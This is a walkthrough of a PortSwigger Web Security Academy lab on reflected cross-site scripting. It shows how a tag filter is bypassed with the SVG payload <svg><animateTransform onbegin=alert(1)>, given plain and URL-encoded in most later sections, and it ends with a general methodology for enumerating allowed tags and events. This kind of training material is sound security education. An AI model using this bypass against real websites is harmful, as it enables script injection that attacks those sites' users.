

Reflected XSS with Some SVG Markup Allowed

1. Lab Information

Item	Details
Vulnerability	Reflected Cross-Site Scripting (XSS)
Context	HTML / SVG
Difficulty	Practitioner
Lab Type	Reflected XSS / Filter Bypass
Status	 Solved

2. Tools Used

- Burp Suite
- Burp Repeater
- Browser
- PortSwigger Web Security Academy

3. Lab Objective

The application contains a reflected XSS vulnerability.

However, common HTML tags are blocked by a filter.

The objective is to bypass the filter using an allowed **SVG element** and execute:

```
alert(1)
```

4. Find the Reflection

The application contains a search functionality.

I first tested whether my input was reflected:

```
TEST
```

The response reflected the input back into the page.

This indicated that the `search` parameter was potentially injectable.

Initial Request

```
GET /?search=TEST HTTP/1.1
Host: TARGET.web-security-academy.net
```

The response contained:

```
TEST
```

So the next step was to determine whether HTML markup was being filtered.

5. Test HTML Injection

I tested a normal HTML tag:

```
<h1>TEST</h1>
```

The application blocked the tag.

This suggested that the application had some type of HTML tag filtering.

Common XSS payloads such as:

```
<script>alert(1)</script>
```

were therefore not useful.

6. Identify an Allowed SVG Tag

The lab description gives an important clue:

Some SVG markup is allowed.

Therefore, instead of focusing only on normal HTML tags, I tested SVG elements.

One of the interesting elements was:

```
<animateTransform>
```

I tested:

```
<svg><animateTransform>
```

The application accepted the SVG markup.

This was an important discovery because the filter was blocking common HTML tags but allowing this SVG element.

7. Understand `animateTransform`

`animateTransform` is an SVG element used to animate the `transform` property of another SVG element.

For example:

```
<svg>
  <rect width="50" height="50">
    <animateTransform
      attributeName="transform"
      type="rotate"
      from="0"
      to="360"
      dur="2s">
    </animateTransform>
  </rect>
</svg>
```

The important point for this lab is that `animateTransform` can have SVG event handlers associated with its animation lifecycle.

One useful event is:

```
onbegin
```

which can execute when the animation begins.

8. Test the `onbegin` Event

After confirming that `animateTransform` was allowed, I tested an event handler:

```
<svg><animateTransform onbegin=alert(1)>
```

The application accepted the payload and the JavaScript executed.

The browser displayed:

```
alert(1)
```

✓ This confirmed that the XSS payload was successful.

9. URL Encode the Payload

Because the payload was being supplied through the `search` parameter, I URL-encoded it.

Original Payload

```
<svg><animateTransform onbegin=alert(1)>
```

URL-Encoded Payload

```
%3Csvg%3E%3CanimateTransform%20onbegin%3Dalert%281%29%3E
```

Encoding Breakdown

Character	URL Encoding
<	%3C
>	%3E

Character	URL Encoding
Space	%20
(	%28
)	%29

10. Final Payload


The final payload used to solve the lab was:

```
%3Csvg%3E%3CanimateTransform%20onbegin%3Dalert%281%29%3E
```

Decoded:

```
<svg><animateTransform onbegin=alert(1)>
```

11. Attack Flow



```
|  
▼  
onbegin=alert(1)  
|  
▼  
JavaScript execution  
|  
▼  
alert(1)  
|  
▼  
Lab Solved ✓
```

12. Why Common Payloads Failed

The application was filtering common HTML tags.

For example:

```
<script>alert(1)</script>
```

was blocked.

Other common approaches involving tags such as:

```
<img>  
<iframe>  
<script>
```

were also not suitable because of the filtering mechanism.

Instead of trying to force a blocked HTML tag through the filter, I looked for an **allowed SVG element**.

13. Why the Payload Works

The payload combines three important components:

1. SVG Context

```
<svg>
```

This places the injected markup inside an SVG context.

2. Allowed SVG Element

```
<animateTransform>
```

The filter allowed this SVG element.

3. Event Handler

```
onbegin=alert(1)
```

The event handler provides the JavaScript execution point.

Together:

```
<svg><animateTransform onbegin=alert(1)>
```

allows the browser to reach the JavaScript execution point without using a traditional `<script>` tag.

14. Important XSS Lesson

A WAF or HTML filter that blocks common XSS tags does **not necessarily prevent XSS**.

For example:

```
<script> ✗  
<img> ✗  
<iframe> ✗
```

doesn't automatically mean:

```
SVG-based XSS ✗
```

There may be other browser-supported elements and event handlers that the filter forgot to block.

This is why XSS testing should not stop after testing common payloads.

15. General Methodology

When dealing with a reflected XSS filter, follow this process:

1. Find Reflection
↓
2. Determine Injection Context
↓
3. Test HTML Injection
↓
4. Identify Filtering
↓
5. Enumerate Allowed Tags
↓
6. Enumerate Allowed Attributes
↓
7. Find an Executable Event
↓
8. Test `alert(1)`
↓
9. Encode Payload if Necessary
↓
10. Confirm Execution

For SVG-related filtering:

- SVG
↓
 - Allowed SVG Element
↓
 - Animation / Event Attribute
↓
 - JavaScript Execution
-

16. Key Lessons

♦ 1. Don't rely only on common XSS tags

Blocking:

```
<script>
```

doesn't mean the application is secure against XSS.

♦ 2. SVG is an important XSS context

SVG contains many elements and event mechanisms that can behave differently from normal HTML.

♦ 3. Enumerate allowed functionality

When a filter blocks most tags, the goal changes from:

"Which normal XSS payload should I use?"

to:

"What does the filter actually allow?"

♦ 4. Events can be more important than tags

Finding an allowed tag is only half the process.

You also need an event or attribute that provides a JavaScript execution path.

In this lab:

```
animateTransform
    +
onbegin
    +
alert(1)
```

◆ 5. URL encoding doesn't bypass the browser

URL encoding is mainly useful for safely transporting the payload through the URL.

The server/browser eventually interprets:

```
%3C
```

as:

```
<
```

17. Final Payload

```
%3Csvg%3E%3CanimateTransform%20onbegin%3Dalert%281%29%3E
```

Decoded:

```
<svg><animateTransform onbegin=alert(1)>
```

Result:

```
JavaScript executed → alert(1) → Lab Solved ✓
```

18. Final Takeaway

This lab demonstrates how a reflected XSS vulnerability can still be exploited when a filter blocks common HTML tags.

The key was to:

1. Find the reflected parameter.
2. Confirm that HTML tags were filtered.
3. Look for allowed SVG markup.
4. Identify `animateTransform` as an allowed element.
5. Use the `onbegin` event.

6. Execute `alert(1)`.
7. URL-encode the final payload.

The main lesson is:

Don't test only the tags you know. Understand what the filter allows, then find a browser-supported execution path inside that allowed functionality.